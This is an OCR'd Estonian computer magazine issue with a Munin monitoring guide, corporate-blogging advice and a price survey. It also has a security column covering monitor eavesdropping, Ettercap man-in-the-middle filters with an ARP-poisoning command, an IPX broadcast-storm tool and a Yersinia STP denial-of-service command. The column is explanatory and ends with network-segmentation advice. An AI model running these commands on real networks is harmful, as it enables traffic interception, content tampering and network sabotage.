Agendi seadistuste faili tuleb aga kirja panna, milline server vastavasse agenti ühenduda tohib. Serveri nimi või IP-aadress käib seadistustefaili /etc/munin/munin-node.conf, server on kirjas faili lõpus.

Ka serverisse tuleb kirja panna, milliste klientide agentidelt andmeid koguda, see käib seadistuste failis järgmiselt:

```
[localhost]
   address 127.0.0.1
   use_node_name yes
```

Konkreetne näide ühendub siis serveriga samas masinas töötavasse agenti, teistes masinates töötavatesse agentidesse ühendumiseks tuleks muuta kantsulgudes olevat nime ja panna reale "address" õige aadress.

Seadistuste faili saab kirjutada, kuidas ja milliseid andmeid graafikutel näidata. Nii saab kokku panna mitme serveri andmeid või siis hoopis vähendada andmete hulka graafikutel. Näiteks kettakoormuse mõõdikud Solarise puhul võivad olla andmetega ülekoormatud ning siis tuleks valida pakutavate andmete hulgast vaid olulised. Täpsema info konfiguratsioonifaili võimaluste kohta leiab sealtsamast konfiguratsioonifaili kommentaaridest, munin.conf-i manuaalist või Munini kodulehelt.

Munini server läheb ise käima *cron*'ist ning hakkab andmeid koguma ja veebi kirjutama. Agent tuleb aga käivitada käsitsi ning soovitavalt ka edaspidi peale restarti käivitumine uuesti ära seadistada. Selleks on vaja kahte käsku:

```
/etc/init.d/munin-node start
chkconfig munin-node on
```

Esimene käivitab agendi ja teine lülitab sisse käivitumise järgmistel arvuti sisselülitamistel.

Kliendis agendi seadistamine käib samuti lihtsalt. Kliendiarvutis on selleks spetsiaalne kataloog /etc/munin/plugins, kus on kirjas kõik pluginad, mille teenused on parasjagu tuvastatud ning mille kohta Munin oskab andmeid koguda. Arvutisse paketi munin-node paigaldamisel tuvastatakse teenuseid automaatselt, kui aga edaspidi mingeid teenuseid käesolevasse arvutisse lisada või sealt eemaldada, tuleks anda käsud:

```
/usr/sbin/munin-node-configure --shell
| sh
/etc/init.d/munin-node reload
```

Esimene käsk seadistab pluginad, teine laeb tehtud muudatused sisse parasjagu käivasse Munini agenti.

Kui kõik pluginad ei hakka automaatse tuvastusega tööle, tuleb need kataloogi /etc/munin/plugins ise paigutada. Pluginate seadistused on kataloogis /etc/munin/plugins-conf.d.

Pluginad kas või riigikassale

Iga teenuse jaoks on omaette skript või programm, mille käest andmeid küsitakse. Andmed ja konfiguratsioon tulevad skriptidest välja lihtsal inimloetaval tekstikujul. Seega saab teha neid skripte ka enda rakenduste jaoks. Juhendid asuvad Munini kodulehel. Nende kirjutamise lihtsus on Munini projektile ka üheks eesmärgiks.

Pluginaid saab kirjutada igasuguste numbriliste näitajate esitamiseks, piirab ainult fantaasia. Võimalik on neid skripte teha nii arvuti ventilaatori pöörete arvu loendamiseks kui rahakursside ja Eesti riigikassa seisu näitamiseks.

Munin kogub suurt hulka numbrilisi andmeid süsteemide tööparameetrite kohta ning osadele nendest andmetest on juba vaikimisi kehtestatud teatud limiidid, mille ületamisel vastav teenus veebiliideses eriliselt ära märgitakse. Näiteks kui failisüsteemis on kasutusel enam kui 92% mahust, saadetakse hoiatus. Soovi korral saab neid piirväärtusi ka ise määrata. Teavitusi on võimalik saata e-posti teel või Nagiose NSCA-liidese kaudu otse Nagiose vabavaralisse monitooringusüsteemi.

Süsteemiadministraatorite vanasõna ütleb, et kui me midagi ei mõõda, siis me ka ei halda seda. Munin teeb igasuguste süsteemide tööparameetrite mõõtmise lihtsaks ning peale nohiklikku rõõmu kaunite graafikute üle võib Muninist teada saada kasulikke ja ka üllatavaid fakte oma süsteemide töö kohta.

KÕIK MUNINIST

Munini koduleht
http://munin.projects.linpro.no/
Munini näitesait:
http://munin.ping.uio.no/
Nagiose koduleht:
www.nagios.org/
Howtoforge'i juhend Munini tarvis:
www.howtoforge.com/server_monitoring_monit_munin
Munin Windowsisse
http://munin.projects.linpro.no/wiki/HowToMonitorWindows

Firmablogi loomine nõuab tublit eeltööd

Blogimine pole ainult eraisikute hobi ja enese eksponeerimise viis, vaid ka firmadele oluline väljund, võimalus klientidega operatiivselt suhelda ja müüki edendada.

Gunnar Peipman
DT tegevjuht
www.dt.ee/blog/

Enne kui labidas maasse lüüa, tuleb mõelda, mida me tahame teha, mis on eesmärk ja mida see kõik endaga kaasa toob. Planeerimise lihtsustamiseks on mõttekas koostada plaan – milliseid samme millises järjekorras on vaja astuda.

Pakun välja järgmise plaani:

- sõnastame eesmärgid;
- määratleme sihtgrupid;
- otsustame, millist infot avaldame;
- otsustame, kui tihti me infot avaldame;
- proovime, kas tuleme toime;
- avame blogi ja teeme selle kättesaadavaks.

See on küllaltki lühike ja lihtne kondikava ning siinkohal pole ehk põhjalikumat vajagi. Esimesed neli punkti annavad juba mõtteainet mitmeks nõupidamiseks.

Käime nüüd koos üle esimesed neli punkti, kuivõrd nendest sõltub otseselt juba see, kas ja mis järgmises kahes juhtuma hakkab.

Eesmärkide määramine

Firmablogi, mida enamasti tahetakse, on firma müügitugi – vahend, mis tõstab firma tihedamini fookusesse kui firma lehekülg, kus enamasti muutub info küllaltki harva, kui kõik materjalid kord olemas on. Blogi

> Blogi tõstab firma tihedamini fookusesse kui firma lehekülg, kus info muutub küllaltki harva.

kaudu on aga võimalik endale uute kannete näol korduvalt tähelepanu tõmmata ning leida uusi kliente ja äripartnereid.

Samuti on võimalik blogi kasutada näiteks vahendina klientide teenindamiseks. On ju hea avaldada materjalid ühes kindlas kohas ja kui kliendid on firmablogi aktiivsed lugejad, saavad nad info jooksvalt ise kätte. See, et inimesed midagi ise kätte saavad, on igati hea. Hoiame kokku enda ja nende aega.

Blogi võib olla suunatud ka firma sisse. Näiteks võivad töötajad teisi tööga seotud asjadest sel teel teavitada, samuti võib võtta blogis kokku igasugused üritused, nagu firma suvepäevad, olulisemad koosolekud jne. Võib teha ka blogi, mis täidab mitut eesmärki korraga. Samas oleks võimalik näiteks firma siseelu puudutavast teha avalikuks ainult niipalju infot, mis võiks huvitada ka kliente ja äripartnereid või muidu suurtes ülemaailmse võrgu avarustes ringi uitavaid külastajaid.

Määratleme sihtgrupid

Kui eelmine punkt on kenasti paika pandud, saame osad sihtgrupid juba sealt välja lugeda. Sihtgrupiks võivad olla meie kliendid, töötajad, juhuslikud külastajad ja äripartnerid. Kindlasti võime leida muidki gruppe sõltuvalt soovidest ja tegevusvaldkonnast, kus firma tegutseb.

Kliendid, kes moodustavad ühe sihtgruppidest, saab jagada kindlasti veel alamgruppideks. Sama käib külastajate kohta. Milliseid neist me endale kliendiks püüame? Kui tekib alamgruppe, soovitan korraks tagasi pöörduda esimese punkti juurde ning üle vaadata, kas seoses alamgruppidega tekib mingeid muutusi ka üldistes plaanides.

Millist infot avaldada?

Kui me teame blogi eesmärke ja teame, kellele infot avaldame, võime asuda järgmise punkti juurde ning panna paika selle, milline avaldatav teave olema hakkab. See on blogi elujõulisuse seisukohast oluline teema, kuna sisust sõltub kogu ettevõtmise edukus. Veebi valuuta on info kvaliteet ja kui me selles punktis võtame asju liiga kergelt, võime lihtsalt ebaõnnestuda.

Kui tegeleme mingite toodete müügiga, on kindlasti hea plaan tutvustada uusi tooteid. Mitte põgusalt kahe lausega, et on selline asi ja hind on selline – keda see huvitab? Inimene, kes midagi otsib, jääb peatuma siis, kui ta saab info, mida otsib. Nii oleks mõttekas toote kohta kirjutada hoopis põhjalikum tutvustus. Eriti tore oleks see, kui toote kohta kirjutab tutvustuse töötaja, kes on seda ise proovinud.

Samuti võib kirjutada õpetusi klientidele, kuidas mingeid tooteid valida ja mida silmas pidada, et saada just see, mida soovitakse. Umbes sama käib teenuseid osutavate firmade kohta. Uusi teenuseid võib alati tutvustada ka firmablogis, tehes seda lihtsamas keeles kui lehekülgedelt tihti leitav kuiv kantseliit. Hästi kirjutatud blogi

> Eriti tore oleks see, kui toote kohta kirjutab tutvustuse töötaja, kes on seda ise proovinud.

kanne võib tõstatada ka diskussiooni ning see on hea võimalus saada tagasisidet lugejatelt.

Kindlasti võib kirjutada ka firma muudest tegemistest. Näiteks laienemisest ja sellest tulenevatest uutest võimalustest klientidele. Oluline on see, et info oleks kvaliteetne ja mis peamine – huvitav.

Kui tihti infot avaldada?

Aeg on asi, mida turult korviga ei osta. Ja aeg on asi, mida kulub ühe korraliku blogi kande tegemiseks päris parajalt. Vähemasti alguses. Hiljem kui kirjanduslikud võimed arenevad, läheb kõik juba kiiremini. Aga algul see nii ei ole, kui just eelnevat tugevat kirjutamise kogemust pole.

Seega tekib küsimus, kuidas enamasti ajamahukas tegemine organiseerida nii, et see kelleltki liigset aega ei rööviks. Võimalusi on mitu. Materjalidest võib koostada kõigepealt mustandi. Selle tegemise saab delegeerida inimesele, kellel on aega rohkem kui teistel. Valmis mustandi käib üle inimene, kes materjali avaldab, ning kui uue kande jaoks on materjal küps, läheb see blogisse üles. Sellise metoodika abil saab materjalide tekkeprotsessi ära hajutada mitme inimese peale. Seejuures ei jää kellelgi midagi tegemata ega kannata ka avaldatava info kvaliteet.

Kellel on varasem kirjutamise kogemus olemas, saab blogimisega jalad kiiresti alla ning erinevad nipid kvaliteetsete kannete kirjutamiseks tulevad kiiresti.

Algul võib infot vähem avaldada. Pole probleem, kui ilmub midagi uut ja lahedat

Gunnar Peipman kirjutab igapäevaselt DT blogi, mis on lugejale informatiivne, kuid samas toetab ka firma ärilisi eesmärke. FOTO: HELIN LOIK

korra nädala või kahe jooksul. Hiljem, kui vaja, võib loomulikult tihedamini blogisse kirjutada.

Kas me siiski suudame?

Järgmiseks proovime järele, kas meie kava töötab. Pole mõtet minna avalikku ruumi mütsiga lööma. Kunagi, kui odavveebide firmad ja muud kolmetähelised püüdsid elu eest klientidele pähe määrida igasuguseid foorumeid ja teadetetahvleid, lasid paljud nende kliendid endale pakutud kuuli jalga – infot ei tekkinud, foorumid seisid tühjalt, kellelgi polnud nende foorumite ja tühjade tahvlite vastu vähimatki huvi. Jah, ka foorum on asi, mille edukas käivitamine nõuab nõustamisteenuseid. See pole lihtsalt nii, et IT-firma installeerib vastava tarkvara ja kliendid jooksevad foorumile tormi.

DT blogi alustasime me nii. Panime paroolide taha blogi püsti ja proovisime kuupaar sinna kirjutada. Lihtsalt selleks, et näha, kas me saavutame kirjutamisel järjepidevuse ja suudame toota materjale, mis võiksid inimestele huvi pakkuda või mis oleksid neile ka kuidagi kasulikud.

DT blogi pealt 1:1 pole mõtet maha viksida, sest meil on veidi teistsugune teema kui 100% puhas firmablogi. Me kirjutame sinna ka suhteliselt palju selliseid asju, mis huvitavad meid kui tehnoloogia vastu huvi tundvaid inimesi, kõik siin pole otseselt firma ja selle tegemistega seonduv.

Selle paari kuu jooksul on kindlasti mõttekas kõigil eksperimendist osa võtvatel inimestel lugeda läbi teiste kirjutatud kanded ja korduvalt ka enda kirjutised. Hea plaan on teistega suhelda ning kogemusi vahetada. Miks mitte ka nõu küsida. Kui info liigub, omandavad kõik asjasse pühendatud inimesed kiiremini uued nõksud, mis uudset tegemist lihtsustavad.

Peale katseperioodi on mõistlik istuda maha ning teha eksperimendist kokkuvõte. Arutada läbi saadud kogemused ja hinnata seda, kuidas on seni välja tulnud. Kui materjali on tekkinud piisavalt, selle valmistamine ei ole probleem, mis haukaks inimeste vabast ajast tohutu tüki, ning keegi pole masendusse sattunud, võib eeldada, et blogi avamiseks on aeg küps.

Avame firmablogi

Firmablogi avamiseks on nüüd kõik vajalik olemas. Meil on olemas blogisüsteem, inimesed suudavad materjale avaldada ning materjalid on sisukad. Nüüd võime eemaldada paroolid ja teha firmablogi avalikuks. Eeldada, et sinna tuleb kohe murdu rahvast niisama, on vale. Kasulik on paigutada blogi link näiteks firma leheküljele nähtavale

> See pole lihtsalt nii, et IT-firma installeerib tarkvara ja kliendid jooksevad foorumile tormi.

kohale, et külastajad blogi üles leiaksid. Ka on mõistlik registreerida blogi tuntumates otsingumootorites ja miks mitte ka blog.tr.ee-s.


Enne registreerimisi oleks mõttekas teha veel üks liigutus – nimelt liituda statistikateenustega nagu näiteks FeedBurner ja Google Analytics. Nende abil on võimalik jälgida blogis toimuvat ning hinnata oma kandeid. Ja miks mitte registreerida blogi ka kuskil sotsiaalsetes veebides nagu näiteks Technorati.

Kindlasti on veel palju-palju nõuandeid, mida võiks jagada nii blogi loomise, organiseerimise, materjalide, tehnika kui ka paljude muude teemade kohta. Kuid oluline on teha algus ära selliselt, et ei läheks liiga keeruliseks. 90% blogi õnnestumisest on siiski sisu kvaliteet ja see on 100% sõltuvuses inimfaktorist. Seega on firmablogi loomine pigem nagu treening inimestele, mitte tegelemine blogisüsteemi tehniliste nüanssidega. am

Kas monitore saab pealt kuulata?

FOTOD: © ISTOCKPHOTO.COM

Vastan sel korral lugejate küsimustele, sest lugejakirjade rubriiki need ei mahuks. Üks neist on esitatud pealkirjas. Tõsi ta on, saab kuulata, kuid selle reaalne teostamine on päris keeruline.



Tõnu Samuel
tonu@spam.ee

Kindlasti olete märganud, et arvuti lähedal ei tööta raadio korralikult ning sisse lööb arvuti töötamise müra. Kindlasti olete ka märganud, et see müra sõltub sellest, mida arvuti parajasti teeb. Sellest on tekkinud üsna loogiline idee, et antud omadust võiks sihipäraselt ära kasutada ning püüda temaga mõnda rütmi või meloodiat mängida. Internetist võib leida ühe programmi, mis suudab arvuti monitori muuta raadiosaatjaks, mis edastab muusikat.

Aadressilt www.erikyyy.de/tempest/ leiate programmi Tempest for Eliza, mis suudab ekraani juhtida nii, et see edastab raadiosse meloodiat. Kvaliteet pole küll väga hea, kuid turvalisuse seisukohast annab asjast mingi ettekujutuse. Oluline on mitte kasutada tavalist ultralühilaine vastuvõtjat, vaid kesklaine raadiot. Vene raadiotel on selle tähis CB ning lääne lustikummutitel AM. Lugege kindlasti README-faili, sest programmi tuleb konkreetse monitori jaoks natuke häälestada ning ilma see ei toimi. Samas ei tasu arvata, et see LCD-monitoriga ei töötaks. Töötab küll!

Monitoride pealtkuulamine toimib sarnasel põhimõttel, kuid eeldab spetsiaalset selleks kohandatud riistvara. Sellise riistvara ehitamine on muidugi võimalik, kuigi äärmiselt ebaratsionaalne tegevus. Alustuseks on tarvis raadiovastuvõtjat 300 MHz sagedusele ribalaiusega 50 MHz. Sellist asja pole mitte kusagilt saada. Profiseadmetes on ribalaius harilikult tavavastuvõtjast just kitsam, mitte laiem.

> “Venemaal on kommertskasutuses sellised seadmed olemas ning firmad tarvitavad teenuseid, et varjestada oma tööruumid lekete eest.”

Siis on veel tarvis riistvara, et saadud signaal arvutisse ajada, ja digitaalset pildianalüüsi tarkvara, mis pildi uuesti kokku laob. See on parajalt probleemne ala, aga siiski võimalik. Juba kaheksakümnendatel demonstreeris keegi **Van Eck** selle võimalikkust käepäraste vahenditega. Samuti on välja öeldud, et koduste vahenditega saab võõraid ekraane lugeda umbes 300 m kauguselt.

Fantaseerime veel kaugemale

Eestis pole keegi avalikult tunnistanud sellise tehnika olemasolu, kuid tööstusspionaaži jaoks võiks sellist omada küll. Venemaal on kommertskasutuses sellised seadmed olemas ning firmad tarvitavad analoogsete firmade teenuseid, et varjestada oma tööruumid lekete eest.

Kui siit nüüd edasi fantaseerida, pole mingit garantiid, et mõni viirus ei võta kätte ega vilguta sensitiivsete andmete lekitamiseks ekraani. Erilist tehnoloogiat pole vaja, piisab ju morsest ning sellist signaali saab lugeda oskaja palja silmaga otse aknast.

Läheme fantaasiaga natuke kaugemale. Tänapäeva arvutites on funktsioon *Wake on Lan*. See lubab arvutil ise sisse lülituda arvutivõrgust saadud signaali peale. Selle signaali võib sinna edastada mõni teine viirusega nakatunud arvuti ning tõmmata käima kõik väljalülitatud arvutid. Käima minekul teevad paljud arvutid erinevaid päringuid võrku, mille käigus võib õnnestuda nende peal käivitada erinevat tarkvara. Täpsemaid tehnilisi kirjeldusi hetkel andma ei hakkaks, kuid see näib võimalik.

Kõik on näinud, kuidas töötab Kazaa või Skype. Need masinad leiavad üksteist ise ning moodustavad p2p-võrgu. Sellise võrgu saavad moodustada ka viirused, jagamaks instruktsioone ning kahjulikku koodi. Selle võrgu kaudu võib viirus leppida kokku, et erinevad ekraanid hakkavad koostöös vilgutama ning seeläbi edastama sensitiivset informatsiooni akende kaudu hoonest välja. Praegused turvameetodid on selle vastu suhteliselt abitud.

Jah, monitore saab pealt kuulata. Sealt saab maha lugeda pildi ning samuti saab monitori kasutada saatjana. On olemas ka meetodid, kuidas näidata monitori peal täiesti normaalset pilti ning samas taustana vaikselt teavet lekitada. See on huvitav maailm, mille kohta on avalikke infoallikaid vähe, kuid soovitan huvilistel kindlasti esmalt läbi lugeda **Markus Kuhni** doktoritöö aadressil www.cl.cam.ac.uk/techreports/UCAM-CL-TR-577.html.

Ettercap ei näe kokku pakitud liiklust

Nüüd tagasi ühe vanema teema juurde. “Kirjutasite, kuidas võrguliiklust Ettercapiga muuta, kuid väga lühidalt. Märkasin, et vahel ei anna Ettercap soovitud tulemust, kuid ei suutnud välja uurida, miks.” Asi on selles, et Ettercap ei näe liiklust, mis on kokku pakitud. Tegelikult näeb aga pakitult ning filtrid ei toimi nii, nagu me ootaksime. Seetõttu on Ettercapi tööks mõistlik tekitada olukord, kus veebiliiklust ei pakitaks. Selleks on vaja filtrisse lisada reegel, mis kirjutab üle “Accept-Encoding:” päise brauseri päringus. See päis võib sisaldada infot, et brauser oskab pakitud sisu ka vastu võtta ning veebiserver paneb võimaluse korral:

```
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, “Accept-Encoding”)) {
      replace(“Accept-Encoding”, “Accept-Rubbish!”);
      msg(“zapped Accept-Encoding!\n”);
   }
}
```

Nüüd töötab kõik kindlamini kui enne. Oluline on http puhul säilitada päringu pikkus, muidu läheb vahel protokollisiseselt midagi metsa. Sain tööle ka sellise jupi, mis Google’i bänneri digg.ee bänneri vastu vahetab:


```
if (ip.proto == TCP && tcp.src == 80) {
   if (search(DECODED.data, “/intl/en_ALL/images/logo.
gif”)){
      replace(“/intl/en_ALL/images/logo.gif\x22
width=276”, “http://www.digg.ee/dglogo2.gif\x22
“);
      msg(“esimene\n”);
   }

   if (search(DATA.data, “/intl/en_ALL/images/logo.
gif”)){
      replace(“/intl/en_ALL/images/logo.gif\x22
width=276”, “http://www.digg.ee/dg-
logo2.gif\x22        “);
      msg(“teine\n”);
   }
}
```

Selles tekstis on jutumärkide asemel \x22, mis sisuliselt tähendab: täht ASCII koodiga 22. Niimoodi saab kõik vajalikud baidid ära defineerida. Ja edasi juba nagu ennegi:

```
etterfilter google.filter -o google.ef
ettercap -Tq -F google.ef -M arp // //
```

Ja Google'i pilt näeb välja selline:



Probleem IPX-protokolliga

Järgneva informatsiooni kohta mõtlesin pikalt, kas üldse seda pikemalt seletada. Samas on parem temast enne siiski rääkida, kui ükskord olla probleemiga vastamisi – seega, avame kaardid. Samas piirdun sisuliselt nende näidetega, mis on niikuinii *help*-failides kaasas. Nii tundub ohutum.

Windows 98 sees oli tõesti üks võrguprobleem, mille kohta olen lugenud, kuid pole järele katsetanud. Nimelt on lisaks IP-protokollile (*Internet Protocol*) olemas ka väga levinud IPX-protokoll (Novelli serverid kasutavad). Sõltumata sellest, kas teil on

> Päris mitme käsureaga sain võrgu töökõlbmatuks muuta. Otsustasin mitte sügavamale minna. Asju saab rikkuda ka neile telliskiviga pähe lajatades.

tegelikult IPX kasutuses, oskavad seda paljud seadmed, sealhulgas võrguseadmed, printerid ning ka Windowsi tööjaamad. See on nagu prantsuse keele oskusega, et kuigi ehk ei kasuta seda oskust iga päev, ei saa seda keelt mõistev inimene ignoreerida, et ta saab sellest aru, kui kuuleb kedagi rääkimas.

IPX-protokollil on olemas funktsioon, millega on võimalik saata kindlale tööjaamale "ping"-pakett ning tööjaam vastab samasuguse paketiga küsijale, teatades "olen siin ja täitsa olemas". Windows 98 puhul oli võimalik tekitada olukord, kus saadeti selline pakett võrku, kuid sihtaadressiga "kõigile", mispeale absoluutselt kõik tööjaamad võrgus (kes teadsid IPX-protokolli) vastasid sellele. Sellise tegevuse võib teatud mööndustega nimetada ründeks. Ründajatele-anarhistidele on alati meeldinud segadust külvata ning kui üks pakett tekitab nii palju ebavajalikku liiklust, saab selle abil edukalt võrku saboteerida.

Kuid veel hullem oli see, et kui ka lähteaadressiks panna "kõigile", otsustasid kõik selle paketi saajad talle vastata ning saatsid samasuguse kaost tekitava paketi kõigile. Tulemuseks on täielik võrgu ülekoormus ning töö seiskub. Mitte ükski seade ei tööta selles võrgus protokollist sõltumata ning mitte ühegi seadme restart ei tee asja paremaks. Võimalus sellisest jamast lahti saada on seisata kogu tehnika, tagada, et mitte midagi ei töötaks, ning siis panna otsast peale kõik käima. Natukenegi suuremates võrkudes on see mõeldamatu. Väidetavalt seda probleemi esile kutsuv programm asub aadressil: www.security-express.com/archives/bugtraq/2000-05/att-0426/01-ipxstorm.c.

Probleemid korduvad

Kuigi see probleem on kirjeldatud just Windows 98 veana, ütleb kogemus, et iga viga kordub uues kuues. Seetõttu ei tasu selle proovimisega väga julgeks minna ning tuleks tagada ohutus. Ma ei tahaks selle mehe nahas olla, kes firma võrgu eduka sabotaažiga vahele jääb.

Proovisin korra enda juures ka, kuid mul on Linuxil (sealt toimub rünne) IPX konfigureerimata ja toimetaja nõuab minult artiklit surmanuhtluse ähvardusel.

```
duo:/home/tonu/Desktop # ./ipxstorm
ff:ff:ff:ff:ff:ff ff:ff:ff:ff:ff:ff
ff:ff:ff:ff:ff:ff 0 ff:ff:ff:ff:ff:
ff 0 802.3
ether source address : ff:ff:ff:ff:
ff:ff
ether dest address   : ff:ff:ff:ff:ff:ff
ipx source address   : ff:ff:ff:ff:ff:ff | 00000000
ipx dest address     : ff:ff:ff:ff:ff:ff | 00000000
duo:/home/tonu/Desktop #
```

Tegelikult ongi hea, et ei tööta. Kui mõni asi ka vahel parandatud saab, on tore. Seega jätan asja praegu sinnapaika ja lähen natuke moodsamate vahendite kallale.

Yersinia on Spanning Tree Protocol (STP) on protokoll, mille abil etherneti võrgud iseennast konfigureerivad. STP-võimeliste seadmete ühendamisel leiavad nad ise üksteist üles ning suudavad leida kõige otsema tee punktist A punkti B saamiseks. Selle abil võib luua töökindlaid võrke, kus info võib samasse punkti jõuda mitut eri teed pidi. STP suur eelis on selles, et suudab muuta võrgu topoloogiat ilma inimese sekkumiseta. Kui mingil põhjusel enam mõnda teed pidi infot saata ei saa, leitakse võimalusel uus tee ning elu läheb edasi.

Yersinia suudab genereerida STP-pakette ning selle abil lõhkuda STP-protokolli tundva võrgu. Mitte kasutava, vaid tundva. Te ei pruugi üldse teada, mis asi on STP, aga kui teie firma seade oskab STP-d, siis ta sellele ka allub.

```
duo:~ # yersinia stp -attack 3 -source 66:66:66:66:66:66
-interface eth0
<*> Starting DOS attack sending tcn BPDUs...
<*> Press any key to stop the attack <*>
```

Siin punktis ma veel natuke katsetasin ja sain päris mitme käsureaga võrgu töökõlbmatuks muuta. Tegin otsuse selle teemaga mitte sügavamale minna. Asju saab rikkuda ka neile telliskiviga pähe lajatades.

Peamine sõnum on siin see, et kui võõras saab oma juhtme seina, võib ta saboteerida mida iganes. Ja sama kehtib ka oma töötajate kohta. Probleemi saab oluliselt vähendada, jagades võrk segmentideks, mille vahel on tulemüürid.

Nõudke sellist lahendust! am

Volkswagen Tiguan – uus džiip, mis tunneb ennast ühtmoodi koduselt nii tihedas linnaliikluses kui ka kaardistamata maastikul.

Ole esimeste Tiguani omanike seas – auto jõuab müüki detsembris, meie loosime auto välja jaanuaris 2008.

Ajakirja tellimiseks:
- mine kodulehele www.telli.ee,
- helista 660 9797,
- saada e-kiri levi@presshouse.ee või
- postita ajakirja vahel olev tellimiskupong.

telli.ee
HEAD AJAKIRJAD HEA HINNAGA

Das Auto.

Auto loosimises osalevad kõik OÜ Presshouse ajakirjade tellijad, kellel on seisuga 31. jaanuar 2008 kehtiv aastatellimus või otsekorraldusleping. **Kampaania täpsem info: www.telli.ee**

Sel kuul on oodata uusi hinnalangusi

Norbert Kaareste
norbert@am.ee

Hinnavaatluse andmebaasis võime esmakordselt näha, et ülevaadetes ning MySuperPC esimestel kohtadel asetsev kraam on jõudnud enimpakutud tehnika rubriiki. Näiteid? MySuperPC soovitatud emaplaat on Faunis soodsalt olemas. Internetis paljukiidetud Seagate'i kõvakettad on aga haaranud tervelt kaks kohta poodiumil, mida võib pidada märkimisväärseks tarbijateadlikkuse näitajaks.

19-tolliste monitoride ainuvõim pakkumistes on ka loodetud sild 22- ja enama tolliste monitoride tulekuni tavatarbija kodudesse. Üldse on märgata tarbijateadlikkuse kasvu, mida tasub ainult tervitada. Küllaldaselt kuuldud uudised inflatsiooni kasvust ning liiglaenamisest ei pruugi küll reaalsust peegeldada, kuid ettevaatlikumaid samme tasub meil kõigil selle jooksul astuda.

Kiidan ka ühte tublit müügisalongi. Fauni Kaubandus on oma hinnapoliitikaga muutunud kohaks, kust säästmist armastav tarbija võiks kõik oma ostud teha. Üle 70% tabelis toodud hindadest on langetatud selleni tänu Faunile. Lohutuseks kallima toote ostnud inimestele – odav ei võrdu rahuloluga. Kiire otsing netis Fauni kohta suuri pahameeleavaldusi ei näita, kuid internet ei ole kõikihõlmav.

Kõige odavam

WiFi-ruuter

TP-LINK TL-WR541G,

390 krooni
Vallin Baltic

MP3-pleier

Yifang MP3 Player EM638 2 GB

540 krooni
OX Eesti

Mälukaart

Adata A-DATA Multimedia Card 2 GB

235 krooni
ATF OÜ

DVD-kirjutaja

Samsung DVD-RW/ DVD+RW SH-S203B/ BEWE

340 krooni
ATF OÜ

Printer

Canon Pixma iP1300

431 krooni
Ravolink

Hinnavaatlus meil ja mujal maailmas

Esmakordselt on hinnalangus sundinud meid ümber vaatama arvutidetailidele seatud tingimusi. Pole mõtet peegeldada enimpakutud toodete seas 200 krooni maksvaid arvutiosi, mistõttu on hindade ja kvaliteedi tõstmise nimel sellest kuust uue kriteeriumina lisandunud ka 2 GB mälumahu miinimumnõue. Kõrvutades seda miinimumpalgaga võrdse hinnalaega, on allpool esindatud vägagi arvessevõetav ostujuhend. Enne jõulukuud vaatame üle ka videokaartide sektsiooni. Ka seal on näha, et tuleb ette kõrgemate kriteeriumide kehtestamine.

	Enimpakutud Hinnavaatluses	MySuperPC.com soovitab	Ülevaadetes juhib
Emaplaat	Asus Socket AM2 M2N-MX **815.-** (Fauni) Asus Socket 775 P5B-VM **1340.-** (OX Eesti) Asus Socket AM2 M2N32-SLI Deluxe/WiFi **2150.-** (Fauni)	ASUS M2N32-SLI Deluxe Wireless Edition **2150.-** (Fauni)	Foxconn Socket AM2 N570SM2AA-8EKRS2H **1650.-** (Fauni)
Kõvaketas	Seagate Barracuda ES ST3320620NS 320 GB **1280.-** (ATF) ExcelStor Europa ESJ880S 80 GB 7200 rpm **545.-** (ATF) Seagate Barracuda ES ST3400620NS 400 GB **1670.-** (Arvutikeskus)	Western Digital Caviar SE16 750 GB 7200 rpm SATA 300 MB/s **2895.-** (Fauni)	Seagate Barracuda ES ST3400620NS 400 GB 7200 rpm 16 MB NCQ SATA 3 Gb/s RAID **1670.-** (Arvutikeskus)
Monitor	Samsung 19" LCD SyncMaster 940BW **2995.-** (Fauni) Samsung 19" LCD SyncMaster 940N **2950.-** (Fauni) LG 19" LCD Flatron L1953S-SF Silver **3230.-** (Fauni)	DELL Ultrasharp 2007FP 20.1-inch Flat Panel **- Eestis puudub -**	HP W2207 22" widescreen **- Eestis puudub -**
Mälu	A-DATA DDR2 PC2-6400 800 MHz 2*1 GB **1095.-** (Fauni) Kingston DDR2 PC2-6400 800 MHz 2*1 GB **2350.-** (ATF) A-DATA DDR2 PC2-6400 800 MHz 2 GB **995.-** (Fauni)	Crucial Ballistix 1024 MB PC2-8500 DDR2 (2 tk) **3000.-** (ATF) [samalaadne]	DDR2 800 MHz PC2-6400 1 GB **355.-** (Arvutikeskus)
Protsessor	Intel Pentium Dual-Core E2160 1,8GHz **1135.-** (Arvutikeskus) Intel Core 2 Duo E6750 2,66 GHz Socket LGA775 **2635.-** (Arvutikeskus) Intel Pentium Dual-Core E2140 1,6 GHz **950.-** (Arvutikeskus)	AMD Athlon 64 X2 6000+ AM2 (dual-core) **2250.-** (Awerk-Data)	Intel Core 2 Quad Q6600 2,40 GHz Socket LGA775 Inbox **3690.-** (Sign)
Videokaart	Asus GeForce 7 Series EN7300GS/HDTV/256M **580.-** (ATF) Asus GeForce 8 Series EN8400GS/HDTV/256M **640.-** (ATF) Asus GeForce 7 Series EN7300GT/HDTV/256 **705.-** (Arvutikeskus)	eVGA Geforce 8800 GTS 320MB DDR3 PCI-E **3999.-** (Sign) [samalaadne]	Sapphire RADEON X1950 XT 256 MB PCI-E, Dual DVI, VIVO **3200.-** (Fauni)

